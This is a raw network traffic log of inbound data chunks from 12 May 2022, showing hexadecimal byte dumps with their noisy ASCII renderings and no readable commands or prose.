2022-05-12 05:47:11 UTC	17	IN	Data Raw: 03 fe 11 5b ad 77 c3 f6 fe 24 6b 51 76 9a 7b 4e ab 70 61 24 ae f0 ad d5 72 b8 ae a9 e3 b5 d2 41 9a 49 16 6b ac 6d 2c 4f ce 49 f4 1f d2 a5 c7 a9 d5 1a 92 92 b1 f3 17 ed 5d ff 00 04 d1 d0 bf 6b ef da 53 c3 fa f7 8d 7c 49 ad 6a 5e 0f d0 6d e3 0b e0 e4 97 cb d3 6e 26 8d b7 ac b2 80 46 ee 7f 84 f0 71 de bd de 0f 0e d9 7c 33 bd d2 ec f4 85 86 d6 c6 48 8d a1 81 30 a8 a1 54 95 c0 e8 31 d3 02 ac 69 bf 11 f4 0b 8f 10 5e 69 31 eb 16 0d e2 78 94 4d 36 9c 67 5f b5 43 19 e8 76 67 77 4c 1a 7e af a0 be a1 a5 dc 19 ff 00 e3 ea 74 cc 1b 79 31 15 f9 ba 7a f1 cd 63 5e 9f 34 0d 30 d5 a5 09 a5 23 e6 ff 00 db 37 fe 09 d7 a7 fe d6 9f 1e 7c 2f e2 6f 1e 6b d7 fa 87 c3 fd 16 34 80 f8 39 43 2d 95 cd c9 66 2b 71 31 c8 f3 39 da 36 9a fa 0b c3 3f 0f 7c 3b f0 67 c1 36 3a 2e 85 67 65 a5 Data Ascii: [w$kQv{Npa$rAIkm,OI]kS|j^mn&Fq|3H0T1i^i1xM6g_CvgwL~ty1zc^40#7|/ok49C-f+q196?|;g6:.ge
2022-05-12 05:47:11 UTC	18	IN	Data Raw: da bd ef 87 74 9d 61 74 f9 0f 92 6f a0 59 16 02 7a 95 07 db bd 2e 4e 83 a9 88 bc 97 31 f9 a9 fb 38 fe c8 9e 3c ff 00 82 99 fe d5 9e 1b fd a8 b5 0d 3e d7 e0 7e 81 69 72 27 b0 b1 b0 b6 68 f5 9d 66 14 e1 5a e5 ce 32 ae 3a f1 f7 4d 7d 45 ff 00 05 aa f8 45 6b f1 0f fe 09 ad f1 23 4b 48 3e d1 25 bd ac 7a a2 71 e6 12 d0 3a c9 92 3f 03 9c f1 5f 52 47 a4 f9 6a a1 e6 5b 38 e1 1b 63 8a 2c 22 a8 f4 e2 aa eb 1a 16 9b e2 6d 0e ef 4b b8 d3 e3 bd b3 d4 23 36 f7 11 5c 26 f8 a6 43 d5 4e ee aa 6a 94 52 8e a2 96 32 f5 11 f8 e9 ff 00 04 52 93 c0 7f b4 4f ed 41 e1 ff 00 17 f8 5f c2 ba 4e 86 3e 1c f8 42 d7 49 bd 7b 3b 64 87 ed 9a 8c d2 1f 31 e4 65 1f 78 2c 78 ff 00 81 57 ea a7 ed 6f f1 0b c2 fe 00 f8 59 ad 0f 13 6b da 5e 8a d7 36 57 02 d4 5e 5c 2c 5e 6b 88 cf dd cf 52 3f ad 53 Data Ascii: tatoYz.N18<>~ir'hfZ2:M}EEk#KH>%zq:?_RGj[8c,"mK#6\&CNjR2ROA_N>BI{;d1ex,xWoYk^6W^\,^kR?S
2022-05-12 05:47:11 UTC	20	IN	Data Raw: c7 4c 10 2b e0 0f 86 df 15 be 10 ff 00 c1 39 bc 41 f1 7b e1 a7 ed 0f f0 be 2f 1e 7c 48 b9 9e e2 fa cb 56 ba 89 67 6d 51 26 c7 95 12 17 e5 71 90 38 f4 af d4 ff 00 f8 27 0f ec d7 e2 2f 80 1f b1 de 83 e1 1d 66 34 b7 f1 0c c2 e3 50 d6 a5 0c ac 16 ee 67 32 10 08 fb c0 33 63 f0 af ce 6f 88 9f b2 5f c5 4f 87 37 ff 00 19 34 5f 1c fc 05 d4 be 31 78 bb c7 7e 7c 5e 1f f1 78 8d 6e 96 05 70 3c ac c8 5b 31 84 2b d8 0c 62 bd 0f 65 c8 95 8f 0e 95 78 ca 4d 9f 79 ff 00 c1 0c fe 13 6b 1e 06 fd 82 74 db 8d 52 19 bc 3d a7 f8 8b 53 bd d5 b4 8d 16 46 da 34 9b 49 64 62 91 73 d4 63 9f f8 15 7c 61 ff 00 05 4d f1 d7 c0 3d 0f e3 ee b5 f0 cf e1 9f ec e9 a6 fc 50 f8 91 ab 48 c3 55 d6 60 42 d0 e9 97 53 9c 02 e5 41 cb 06 39 23 8c 62 bf 40 ff 00 e0 96 9f 04 3c 65 f0 03 fe 09 c3 e0 9f 07 Data Ascii: L+9A{/|HVgmQ&q8'/f4Pg23co_O74_1x~|^xnp<[1+bexMyktR=SF4Idbsc|aM=PHU`BSA9#b@<e
2022-05-12 05:47:11 UTC	21	IN	Data Raw: f0 77 c5 af 84 ff 00 05 fe 13 dd 68 be 1d f1 27 c4 bb 9b e9 e5 d7 6f ed cd cc 56 30 db 26 e6 0b 17 1b 98 e7 19 26 b1 fe 16 fc 6b f8 cb fb 30 ff 00 c1 46 bc 2f f0 87 e2 c7 88 74 1f 89 56 5f 12 74 e9 ee 6c 35 6b 3d 3d 6c 66 b1 9a 01 92 8c a0 b0 2a 47 e3 5c 5f fc 15 d3 47 d4 3c 5f e0 af 83 9e 1f f0 0d c7 f6 17 c6 6d 6f 5f 9d bc 23 af c9 3f d9 c6 98 88 a5 ae 37 4a 78 da ca 00 c7 39 f4 ae 5b fe 09 49 e0 2f 1a 78 03 fe 0a 47 e2 ad 2f f6 90 f1 44 7f 11 3e 2e e8 fe 18 8e fb c3 9a b4 13 89 6d ad 2c d9 b6 4a a0 2e 02 ca 5b 03 38 c9 ae 2c 2c 12 b1 ea 63 6c a2 d3 3d e3 fe 0a 0f ff 00 05 11 f8 85 f0 93 f6 ac f8 7b f0 17 e1 57 87 f4 7b cf 1e 78 fe 16 bb 8e f3 53 76 6b 6d 3e 15 3f 33 34 4a 01 6e 14 f7 e2 b2 ff 00 67 2f db f3 e2 5f 86 ff 00 6e cf f8 67 7f 8f 76 3a 0b 78 Data Ascii: wh'oV0&&k0F/tV_tl5k==lf*G_G<_mo_#?7Jx9[I/xG/D>.m,J.[8,,cl={W{xSvkm>?34Jng/_ngv:x

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:11 UTC	22	IN	Data Raw: 80 c5 77 67 6e 46 76 d7 b0 7e ce ff 00 b6 87 85 ff 00 6d 6f 06 47 e3 0f 87 22 ea f7 4f d6 4a d9 6a 76 b3 20 8e e3 49 9e 32 43 24 cb d5 5b e9 d4 0a f2 af f8 28 5f ec d3 f1 93 f6 fa f1 7c 9f 0c 55 bf e1 5d fc 15 d2 56 3b ad 4f 59 86 e3 fe 26 1a fc b9 3f b9 89 41 f9 10 0e a5 b3 d6 bd b7 f6 52 fd 99 b4 7f d8 d3 e0 8e 95 e1 4f 06 68 16 76 9a 4d ac 62 33 2c 93 6d 9e fe 4f ef ca 42 8d ce 73 d7 be 6b cf c5 50 e6 d8 f4 e8 62 63 4e 3e f1 f1 76 a3 75 fb 46 7f c1 2e fe 3c f8 d3 c4 57 9a 5a 7c 4a f8 29 e2 2d 4a 7b d1 1e 9b 2e fb fd 12 da 59 1a 46 63 17 de 60 9b bf 00 2b f4 0b e0 b7 c6 5f 0a fe d1 ff 00 00 f4 bd 63 c0 9a d5 ae b7 a4 eb 16 9e 5d b5 d4 2d 9d ae 47 f1 8f e1 65 39 04 1e 84 1a f8 9b e2 af c2 3f da c7 fe 0a 0b e2 9f 11 78 56 5d 3f 49 f8 3b f0 96 f2 ed ec e6 Data Ascii: wgnFv~moG"OJjv I2C$[(_|U]V;OY&?ARObvMb3,mOBskPbcN>vuF.<WZ|J)-J{.YFc`+_c]-Ge9?xV]?I;
2022-05-12 05:47:11 UTC	24	IN	Data Raw: cf 3f b4 c7 83 7f 69 cf 85 5f f0 98 78 17 5c b3 f1 16 95 7c c5 bc c8 5b 6b c0 71 f7 64 4e a8 e3 38 e7 9a e3 3f 6a ff 00 f8 28 1f c3 df d8 32 1f 0e 47 e3 f6 d5 6c ed bc 40 ee 23 be b7 b3 79 ad ad d8 1e 4c 85 41 db 9c e0 67 eb 5f 05 7e c8 16 1e 2a f8 af ff 00 05 0a d5 be 29 7e ca 76 67 4c f8 15 e2 09 d1 3c 51 36 b6 ad 6d a5 df cc a4 6f 7b 18 07 cc 5b 1f c4 46 32 6b f4 8b f6 91 f1 67 c3 3f 0e 78 1b 52 93 e2 b5 cf 87 6d 7c 2e 22 c4 c7 57 28 d1 12 47 6d dd fa 70 3d aa 57 71 54 c3 c3 9d 23 7f e1 ff 00 8d 3c 3f f1 33 c1 3a 7f 8a 34 9d 52 cf 5b d2 f5 88 c4 d6 97 56 73 79 b1 ca ac 07 00 af 71 9e 86 b0 3e 2f 7e d4 de 0b f8 23 e2 ff 00 0c f8 6f c5 9a c4 3e 1e ba f1 91 92 df 4c 9e f0 79 70 48 e8 17 29 bf a2 b1 0d c0 6a fc d5 ff 00 82 56 0f 1f 58 7e dd 1a cb 7c 09 b1 Data Ascii: ?i_x\\|[kqdN8?j(2Gl@#yLAg_~*)~vgL<Q6mo{[F2kg?xRm|."W(Gmp=WqT#<?3:4R[Vsyq>/~#o>LypH)jVX~|
2022-05-12 05:47:11 UTC	25	IN	Data Raw: 03 4e ff 00 82 8a fe cc bf 15 be 35 7c 44 f1 47 8b bf e1 2f 92 e2 f2 e7 4b fb 3e a2 44 36 80 21 91 70 bc f0 08 e9 5d 94 69 fb 3d cf 27 15 28 d6 56 89 fb 7b 1c 69 70 16 28 1a 39 15 d7 73 32 7d d0 3a e7 34 fb dd 72 ce 7b 8b 78 63 bd b4 db b8 29 db 32 b1 c0 fc 6b e7 3f f8 26 1f 8f ee fe 3c ff 00 c1 35 bc 00 f7 72 5c c9 7d 79 a2 1d 2a e2 eb 7e 24 63 1a 98 bc c2 df de e3 39 af cd 7f f8 29 6f fc 13 c3 e1 6f ec 75 e1 cd 62 d7 41 f8 ed f1 43 55 f8 c1 ad c9 b3 c3 fe 17 b4 d5 5a 49 e5 b8 99 b2 aa 51 79 54 e7 be 38 ae b9 54 b9 e5 d2 c3 a4 d9 fb 6d 23 c7 a9 ea d0 15 0b 24 36 f9 7d ca d9 dc c7 a5 5a fe d5 9a f2 59 2d e0 58 59 d0 6d 67 7c 1c 91 c1 c0 f6 af 8d 7f 65 ef 12 f8 c3 f6 03 ff 00 82 3e 68 fa f7 8f a1 d4 b5 af 18 78 7f 45 6b 9b b8 a7 93 cc 9b cc 91 98 a8 66 3c Data Ascii: N5|DG/K>D6!p]i='(V{ip(9s2}:4r{xc)2k?&<5r\}y*~$c9)ooubACUZIQyT8Tm#$6}ZY-XYmg|e>hxEkf<
2022-05-12 05:47:11 UTC	26	IN	Data Raw: 7f db 0b fe 0a 85 e0 1f d8 97 c6 9a 67 85 b5 8d 3f c4 be 26 f1 8f 88 a0 92 f2 cf 48 d1 2c fe d1 72 d6 e9 b8 34 84 64 00 00 56 e7 39 c0 ae f3 f6 35 fd b0 7c 13 fb 60 fc 1b 97 c6 de 09 bb b8 b8 b5 fb 43 5a dd 5b dc 45 e5 cf 6d 3a f5 8d 97 b1 03 9a f4 e5 b9 e0 cf 9d c3 53 d6 24 9a f9 97 e5 86 18 4b 0c 06 2d 9f e9 53 68 36 2d 6d 2b 49 75 71 e7 1d bc 01 50 4b a4 07 41 71 79 70 ca ac 9f 32 06 f9 41 f4 ab 1a 00 b1 92 46 92 d5 64 76 c7 74 eb f8 d1 22 70 e9 a7 a1 a3 6c 1a 7b 93 22 e3 6a 8c 2e 7f 5a fc f6 ff 00 82 85 4e b7 bf b7 cf 85 79 cf 95 63 6e 30 17 fe 9a 3d 7e 85 5f 47 35 e5 ba aa fe ee 3f e7 5f 03 fe d7 7a 5f f6 97 fc 14 17 4b 52 9b 8d 9d 8d a8 3e 9d 58 d7 2e 22 f6 3d ac 23 7c e7 a4 7f 6c 31 be 54 8e dd 9d b3 8e 3f fa d5 61 4c 90 fc df 65 9b 77 7e 98 ad 57 Data Ascii: g?&H,r4dV95|`CZ[Em:S$K-Sh6-m+IuqPKAqyp2AFdvt"pl{"j.ZNycn0=~_G5?_z_KR>X."=#|l1T?aLew~W
2022-05-12 05:47:11 UTC	28	IN	Data Raw: ba 1e a1 34 52 5e c0 4b 7f a4 84 71 20 52 47 62 cb 83 eb de bb bb cb 45 7d 7a d6 14 fb b6 a9 96 c6 7f 0a a1 a7 43 25 cf 88 ef 1a 6b 75 31 c5 96 56 6c 91 f9 d5 46 49 a2 25 16 8a 3e 00 f0 a6 97 f0 af c1 76 b6 1a 4e 95 6b a6 e9 16 a1 63 b5 b4 b5 8c 46 a8 a3 80 30 30 3d 2b cc 3f 6b ef d8 57 41 fd b9 74 ad 2f 4a f1 ac d3 36 83 a6 cf e7 cd a5 86 65 86 ed 77 06 01 f6 91 9c 6d e9 c8 af 6a 48 64 f1 17 2e de 4d aa 90 c0 0e 09 fc 4f 5a 76 a9 fe 99 77 1d ac 73 16 8c 8f 9d 97 8d a2 a7 a9 11 e6 f8 99 ca fc 3c f8 6f e1 3f 80 bf 0f f4 ff 00 08 78 4f 4a b3 d1 f4 5d 34 04 b7 b3 b5 84 05 00 75 c8 f5 3e b5 e0 7f b7 87 fc 13 13 4b fd be be 23 78 36 eb c6 1a ed dc 3e 11 f0 ea 3b 5f e8 88 ee 22 d4 18 9c a9 6d a4 67 1e 84 1e b5 f5 02 c9 6f 60 76 41 6e d2 48 b9 c9 23 3c fd 6a 6b Data Ascii: 4R^Kq RGbE}zC%ku1VlFI%>vNkcF00=+?kWAt/J6ewmjHd.MOZvws<o?xOJ]4u>K#x6>;_"mgo`vAnH#<jk
2022-05-12 05:47:11 UTC	29	IN	Data Raw: f3 c3 d7 3a 7d b4 8f ae 58 f8 4e e3 59 82 10 36 b2 b3 46 d3 26 7d cf f5 af 8d ff 00 e0 8c fe 10 f8 53 f1 27 c0 da d7 ed 5f f1 cb c5 ba 6e bf e3 ed 36 fe e7 73 ea 93 66 4d 15 10 ed 55 08 4f 3b 46 39 0b fc 55 fa e9 a6 e8 56 7a 3f 83 3e c6 b6 30 25 9a c5 f6 58 ed 04 63 ca 58 fe ea a6 dc 63 6e 38 c7 a5 7c d7 e2 3f f8 22 b7 ec db e2 ff 00 15 cf e2 2d 4b e1 be 9f 05 e5 d4 9e 7d d4 16 d7 53 db d8 ca df ed 5b ab 08 db 3e e2 97 28 7d 62 2e e7 ba 59 eb 9e 15 fd af 3e 11 46 6c bc ad 73 c2 5e 29 b3 2c 1c a1 11 4d 01 18 07 04 03 d4 f0 6b f0 67 f6 ea fd 91 fe 31 d9 fe d4 91 fe cc bf 07 fe 24 6b 7e 29 f0 76 9f 72 64 bb d2 e1 66 4b 5d 02 0b a7 ca db b3 6e 25 f0 bd ba 0c d7 ef e7 84 7c 3b a7 f8 03 c1 da 7f 87 fc 2f a6 db d8 68 fa 75 ba c1 6b 14 0b b2 18 51 78 00 0f f0 e6 Data Ascii: :}XNY6F&}S'_n6sfMUO;F9UVz?>0%XcXcn8|?"-K}S[>(}b.Y>Fls^),Mkg1$k~)vrdfK]n%|;/hukQx
2022-05-12 05:47:11 UTC	30	IN	Data Raw: 41 b3 f0 b6 8b bc cd e5 5a c7 89 66 73 dd 9b 1c 9f e5 5c b8 7a 2d 33 a7 1b 8b 87 27 29 d3 78 bf e0 df 83 bc 43 e3 6b 6f 11 5d 78 73 4b bb f1 35 8d a3 db 43 a8 cb 6a af 3d ac 05 5b 7a 07 20 90 08 dd c6 6b e3 7f f8 23 16 93 63 e1 9f 89 ff 00 b4 27 87 74 78 56 3d 16 d7 c4 d1 5c 42 b1 f0 81 8c 08 5b 03 ea 2b b8 fd bf 3e 0f fe d0 f7 9f 11 74 bf 13 7c 07 f1 c4 30 45 25 8b 69 da a6 81 7d 12 cb 6a e5 b2 3e d0 0e 41 de 15 fd 7a ad 77 1f f0 4c 8f d8 7a 6f d8 73 e0 9e a1 69 ae 6a cf af 78 c3 c4 b7 cf aa eb 9a 8c 83 1e 64 a4 00 14 0f ee 85 18 1e f5 d9 25 ef 1e 7b 92 f6 76 3e 81 66 1a ce a4 d0 1d be 4d aa ee 61 d9 b3 57 74 9d 42 19 27 68 ad fe 67 8c 10 76 8c 01 54 60 c5 a6 8f 71 3f ca 24 b8 24 1f cf 8a d3 b0 b1 8b 47 b4 1b 50 6e 90 0c 95 ee 69 cd 86 12 2d b2 cc 8b 34 Data Ascii: AZfs\z-3')xCko]xsK5Cj=[z k#c'txV=\B[+>t|0E%i}j>AzwLzosijxd%{v>fMaWtB'hgvT`q?$$GPni-4
2022-05-12 05:47:11 UTC	32	IN	Data Raw: 3f dd b2 e4 fc 9e 80 f7 ac ea 60 f1 12 d6 33 1d 3c 66 1e 1b d3 39 5b 8f da 0e c7 4a d7 36 3d ad c5 da ec 66 9e 4f b3 b3 36 f1 8c 2e 31 fe d7 5a b1 7d f1 ef 54 58 97 ec fa 64 90 a4 9b 59 4b 40 dc 23 56 d2 78 1a 10 43 37 97 bf 7e ec a9 1b 9c 91 d0 7b d5 cb 3d 27 ec ac a5 a6 92 6d ca 77 e5 be 65 53 d8 e6 b2 8e 5f 59 6f 50 ea fe d0 a1 6d 29 9c ce 9b f1 c6 e2 c2 09 25 fb 1b 19 37 0f b4 31 89 83 37 4e 40 c7 4a d8 d3 7e 31 e8 ff 00 f0 89 34 ad 39 59 24 8b cc 39 18 6e 71 db 15 61 3c 26 a4 b4 be 6f 98 d1 a7 04 f2 aa 09 f5 f4 aa fa 8f 81 22 91 20 84 c3 6e c2 3f 91 e4 71 96 90 63 18 e4 73 4e 38 5a c9 e9 32 7e b5 45 a6 9c 0b c7 e2 66 81 3d 95 9c 09 7d e5 5a dc 26 f2 d9 db 94 00 e7 af 6a b6 7e 21 78 7e d8 47 0d be a1 a7 bc 97 0c 36 f9 72 ae d3 ea 6b 8e b6 f8 6c d6 cf Data Ascii: ?`3<f9[J6=fO6.1Z}TXdYK@#VxC7~{='mweS_YoPm)%717N@J~149Y$9nqa<&o" n?qcsN8Z2~Ef=}Z&j~!x~G6rkl
2022-05-12 05:47:11 UTC	33	IN	Data Raw: 49 98 72 e3 9d c4 76 cf 7a f3 eb 6f 88 fa fe af 73 18 fe cd 88 aa e7 cc d9 2f cb cf 20 90 3a f1 ed 57 a0 f8 9f 7e 8e a5 b4 5b 5f b3 c6 4b 2b a4 8b 96 1e 9b 4e 08 3c 55 c7 30 8f 66 63 53 2b d7 49 23 b6 b1 d4 5b 55 9e dd 63 46 8e 3f bd 2f cb b7 b7 4f a5 27 89 9e 44 31 da 5a a8 df 37 fa dd a3 ee 00 6b 8c ff 00 85 a9 ad 45 7b 34 27 47 be f2 f6 79 b1 48 36 95 88 1f e1 c6 7a d5 88 be 2c e9 fe 12 48 db 52 87 56 92 ea e8 6e 0e 60 2d 9f 51 c6 71 8a b9 e3 a1 d4 cd 65 d3 6b 95 6a 75 d7 cb e5 da c1 6f 1e e5 92 46 c1 23 a8 14 e1 a5 59 e9 b1 b7 98 cd 21 6e 8c c6 b9 3f 0d 7c 6a d0 f5 7b ab 8b e7 bc 58 ed d4 e1 04 a0 a6 df 5c 82 3d 2a f6 93 e3 dd 0f c4 0b 3d e0 d4 ad 3e f3 79 68 cc 01 55 1d 41 1e f4 47 30 a2 f4 4c e7 96 57 56 3d 0d 81 7d a7 44 ca de 46 e7 ce 15 95 37 0c Data Ascii: Irvzos/ :W~[_K+N<U0fcS+I#[UcF?/O'D1Z7kE{4'GyH6z,HRVn`-QqekjuoF#Y!n?|j{X\=*=>yhUAG0LWV=}DF7
2022-05-12 05:47:11 UTC	34	IN	Data Raw: 56 86 26 36 f2 7c bd e3 3c 8a f9 fd 8f b6 a6 db 56 42 3b 30 fd cd c4 6b f3 75 6f 5a ab 2b 7f 67 5d 79 79 1b 58 12 09 ec 78 a9 ae 5f ce b0 91 8b ec f2 f9 39 fe f5 73 fe 30 f1 4d bd 82 c3 cb 48 70 cc d8 ec 30 2a 7d ac 55 ee 54 a1 2b 9f 90 ff 00 f0 58 5f 8d de 23 f0 76 b5 ac 47 a6 eb 37 b6 3f f1 54 58 42 a2 17 38 08 51 b2 0d 64 fc 32 fd a4 fc 63 ff 00 0d 69 e3 bd 35 75 9b d7 d3 34 cf 00 5b dc 43 13 37 cb 1c be 4c 64 bf fd f4 4d 72 7f f0 55 5d 71 bc 5f e3 39 e1 5f bd 73 e3 4b 38 c6 ee bc 44 0d 55 f8 4c ed a5 7e d6 df 18 bc cf 9d ad fc 0d 6d 03 7f b2 3c 94 af 2e 58 87 ce 68 e9 7b a7 dc bf b4 bf c6 ff 00 10 78 4f e1 0f c2 7b ab 1d 4e 68 ef b5 0b 7b 53 70 ea 06 25 3b 53 77 e2 6b cb ff 00 6e 6f db 5b c5 fe 01 ff 00 82 6c f8 23 5e d0 f5 b9 ad 7c 51 aa 5f da c3 79 Data Ascii: V&6|<VB;0kuoZ+g]yyXx_9s0MHp0*}UT+X_#vG7?TXB8Qd2ci5u4[C7LdMrU]q_9_sK8DUL~m<.Xh{ xO{Nh{Sp%;Swkno[l#^|Q_y

Timestamp	kBytes transferred	Direction	Data
2022-05-12 05:47:11 UTC	36	IN	Data Raw: e2 cd 52 4d 2e cd 3c 80 cc b3 06 60 4b 73 c0 24 1a fc b4 f8 8b 70 d0 7e d4 1f 02 23 91 97 6e 9b e0 b9 e4 50 46 78 11 9a f6 bf 89 5a ab de fe cc 1f 05 a0 26 35 f3 bc 51 3c df 73 fe 9a 48 78 ff 00 be a8 c3 62 2d ab 31 ad 5a 52 d0 fb 83 c3 df f0 52 4f 02 f8 a3 c5 1a 16 8f a6 35 e4 97 5e 24 92 64 85 4c 38 52 c8 01 39 3f e1 5c 4e 97 ff 00 05 56 f8 63 1f 89 3c 5d 6b 71 a8 5c 47 79 f0 ff 00 ce fe d2 8c c0 4b 47 b3 ae 0e 71 e9 ef 5f 18 fe ce d3 2d 87 ed 0b f0 b2 48 e3 dc 15 af 26 75 fe f9 31 8e 73 fc 35 f2 e7 8a 35 65 be f1 a7 ed 51 ab 31 09 25 c7 da 22 6c ff 00 0f ef 97 8a b9 63 65 cd 72 e9 c6 3c 9a 9f b5 5e 1a fd bd fe 19 6b fe 18 d3 75 6b 7d 42 48 63 d4 6d 8d fd b4 92 c6 c3 e4 0b bf 2d d7 80 aa 49 fa 55 2d 5b fe 0a 37 f0 ff 00 48 f1 e2 f8 7b 52 bc 3f 6d 96 c7 Data Ascii: RM.<`Ks$p~#nPFxZ&5Q<sHxb-1ZRRO5^$dL8R9?\NVc<]kq\GyKGq_-H&u1s55eQ1%"lcer<^kuk}BHcm-IU-[7H{R?m
2022-05-12 05:47:11 UTC	37	IN	Data Raw: 29 d3 80 03 7d ea 39 70 6f ec 8b eb 18 9b 7b ac fb a9 fe 1f 7d bb 51 83 ed 1e 73 4d 65 26 e5 7d ff 00 33 0c 60 e7 f0 a3 4e f8 73 65 0c eb 6b 1c 4c 5a 69 b0 e5 be 63 21 eb fd 3b 57 cb f6 bf f0 54 4d 66 d7 c0 7e 1c d5 a6 f0 fd 9b 4b e2 4d 21 b5 29 61 33 e3 c9 60 8a c1 41 c7 23 24 0f c6 b6 7f 6a cf f8 28 e4 bf b3 07 8b be 12 da c3 e1 ef ed 59 7e 21 5f 2d 8c 8e f3 ec fb 0a 90 b9 e3 07 71 e7 db ee d6 7f 55 c2 36 42 c6 e2 92 d5 d8 fa 97 4e f8 45 63 a7 b8 76 8d 3c e5 66 2b 20 c9 c1 e8 00 ed f9 d5 7f f8 50 d6 36 93 b5 c3 47 e7 3a 91 20 2f d5 70 41 f5 ec 4e 6b c3 74 8f f8 2a 5e 9b 27 88 16 ca f3 c2 77 cb 0c 9a 8c 9a 57 da 22 9d 5b 32 22 12 58 a9 ed c5 62 f8 33 fe 0b 75 f0 f7 c6 7e 1d be be b1 f0 fe bf 1f d9 b5 a7 d0 5c cb b7 02 45 3b 37 f1 9c 2f 39 cf b5 69 f5 1c Data Ascii:)}9po{}QsMe&}3`NsekLZic!;WTMf~KM!)a3`A#$j(Y~!_-qU6BNEcv<f+ P6G: /pANkt*^'wW"[2"Xb3u~\E;7/9i
2022-05-12 05:47:11 UTC	38	IN	Data Raw: 29 f2 d4 3f b6 3c d0 cd f1 1f c1 6b 19 0f f6 af 88 5c 14 3b bf e5 8c 54 df 0c 8d df b5 47 ed 11 34 bf 37 97 69 65 02 90 3e e9 f2 85 79 75 e3 67 74 6d 86 a9 7d cf a7 3f 6d c9 7e cb e2 bf 85 30 fc cc 21 d2 a4 72 be e2 dd 4f 1f 9d 79 1f fc 14 d6 02 3f 61 6f 82 16 d1 a9 fd e6 ad a7 7c 87 b6 50 12 6b d1 3f 6d 6d 44 5c 7c 52 f8 63 09 6f 9a df 43 ba 27 dc 0b 51 5c 0f fc 15 3a 3f b3 fe ce 9f 00 60 56 fd d4 9a 86 9c c8 a3 ae 76 66 b3 9d df bc 69 1b 27 62 3f 0e ea 51 ff 00 c2 51 aa a4 78 77 9b c5 0a b8 ec 02 34 6d 5f 13 f8 83 53 f3 3f 66 cf 8f 97 48 ac 8d 75 e2 3b 38 b1 1f b1 97 35 f6 0f 84 64 55 f1 4d cc be 62 ac 8f e2 9b 90 a3 d9 76 1a f8 b2 fa ed 26 fd 90 7e 2e b6 f5 f3 2e bc 5d 6e 9c f4 20 79 b5 13 a9 68 99 a8 34 7b 3f c3 dd 15 75 af da 77 e1 5d aa a9 93 ec de Data Ascii:)?<k\;TG47ie>yugtm}?m~0!rOy?ao|Pk?mmD|RcoC'Q\:?`Vvfi'b?QQxw4m_S?fHu;85dUMbv&~..]n yh4{?uw]
2022-05-12 05:47:11 UTC	40	IN	Data Raw: bf da 2a ef c9 fd 98 7c 71 74 aa cb 21 d2 2c 2d c6 7b 8c 46 6b b2 f1 f6 9b 79 e1 df f8 21 46 93 22 ff 00 c7 bd e4 30 06 23 f8 77 48 0d 39 24 fd e3 28 a5 17 a9 c6 78 22 d3 ca fd 95 34 35 55 fd e1 d2 2c c1 dc 76 9f 9a ec ff 00 f1 35 f5 6e 8d 7b fd 9b f0 7b e3 13 29 55 94 2d 8c 79 2d ce 0c 60 7f 5a f9 83 49 d3 ae 22 f8 1d a1 46 13 08 9a 66 9c 0e 5b d6 e2 52 3f 95 7b d7 89 8e a1 61 fb 3e fc 59 be 8e 48 fc 9f b5 d8 c0 f9 61 9f b8 86 b5 a7 2b a2 1d 38 f3 5d 33 e4 e8 24 f2 7f 6d 6f 11 b1 fb b1 78 23 0c 73 bb 8f b1 35 72 5f 0c 4b 45 ff 00 04 ad f1 64 cd 18 89 a6 f1 3c 08 cc 3f 8c 17 5a eb a2 b4 fb 4f ed 5b f1 1a 66 fb b6 1e 10 f9 9f b9 ff 00 43 63 8a e7 fc 35 66 d0 7f c1 28 ae b7 2c 91 ad cf 8a 2d 76 8f ef 72 95 ca a4 db b0 a5 65 23 ee cf da ce 68 ad 7f 67 0f 87 Data Ascii: *|qt!,-{Fky!F"0#wH9$(x"45U,v5n{{)U-y-`ZI"Ff[R?{a>YHa+8]3$mox#s5r_KEd<?ZO[fCc5f(,-vre#hg
2022-05-12 05:47:11 UTC	41	IN	Data Raw: 46 bd 15 f0 f2 e4 da b8 c8 de d5 72 1b 58 62 8d 9a 29 03 63 ee e3 9c fe 35 c7 79 84 22 ae 77 3a fa 74 a9 ff 00 b5 25 b3 1b a1 57 59 17 07 81 b9 73 5e 0a 97 73 eb fa 9d 1b 33 34 c5 a6 01 57 3c 8c 67 1f f0 2f e9 49 1c f0 c9 23 79 6d 91 ff 00 2c eb 25 fc 53 3b c1 ba e8 23 7b 0e 32 7f 3a 9a cb 5c b6 6b 76 de ac ac bc 00 16 b4 75 15 b4 0d 4d 58 c2 a4 ac cb f7 3b fb 9a 77 da e1 ff 00 9e 35 89 17 8a 6d 60 6d 8e b3 7c a7 fb b5 73 fe 12 fd 3f fb d3 7e 55 2a a1 1a 99 77 b7 30 4b 02 c6 61 f2 d9 b9 24 0a a3 2d a4 57 0b fb b8 f7 0c 77 a9 4c b9 90 ab b6 ed bd 1b d6 a5 5d 92 85 da be 5c 79 e4 e6 b1 36 20 d3 6d 43 ea 91 ae 56 3c 0e 73 8a 9f f6 75 88 1f da 7b c6 4d 10 01 a3 b0 8c 2b 72 70 0a ad 58 b6 d3 e3 96 e4 48 8c 3e 57 19 6f 6a 77 ec ad 12 b7 ed 11 f1 22 45 55 da 2d Data Ascii: FrXb)c5y"w:t%WYs^s34W<g/I#ym,%S;#{2:\kvuMX;w5m`m|s?~U*w0Ka$-WwL]\y6 mCV<su{M+rpXH>Wojw"E U-
2022-05-12 05:47:11 UTC	42	IN	Data Raw: de ce 47 e6 38 af 3c f8 47 16 ef 10 fe d2 da 96 f5 8d 2d ae 60 46 5d dc b7 cb 8c 7e 15 dd df 58 34 ba 0d ca 99 23 65 6b 28 ca 90 7f bf 77 71 5e 7d f0 da c1 a1 f0 4f ed 3f 72 64 65 10 6a b0 a6 71 d4 e4 d6 72 84 ae 5c 6a 26 7a d7 ec 28 2e 6c ff 00 e0 95 73 31 91 96 d6 f3 53 90 46 8d d0 9f b4 d7 83 7e d1 3b b5 6b bd 16 0f 96 29 26 f8 a2 c4 ed e9 c2 8a fa 47 f6 35 f0 dc d1 7f c1 23 34 bb c9 27 05 3f b4 c3 aa 7a ee bc c5 7c f3 f1 66 55 9f c4 fe 09 81 54 48 66 f8 a1 71 cf ae 15 7f c6 9b 8b 46 78 8b 49 1d 07 c6 c7 0d fb 66 6a 0a 59 66 fb 0f c3 9b a4 61 fd dc 8c 71 5f 43 f8 bb 46 58 be 0c fc 0f 8e 3d bb 87 85 ee 25 6c f5 e1 63 af 9b be 2f 5c 7d a7 f6 da f1 c9 d8 aa 2d 7c 0b 70 31 9e f9 c5 7d 3d e3 a8 46 99 f0 e3 e0 eb 36 ed a3 c0 b7 2f 83 fc 19 58 2b 7a 11 4e 37 Data 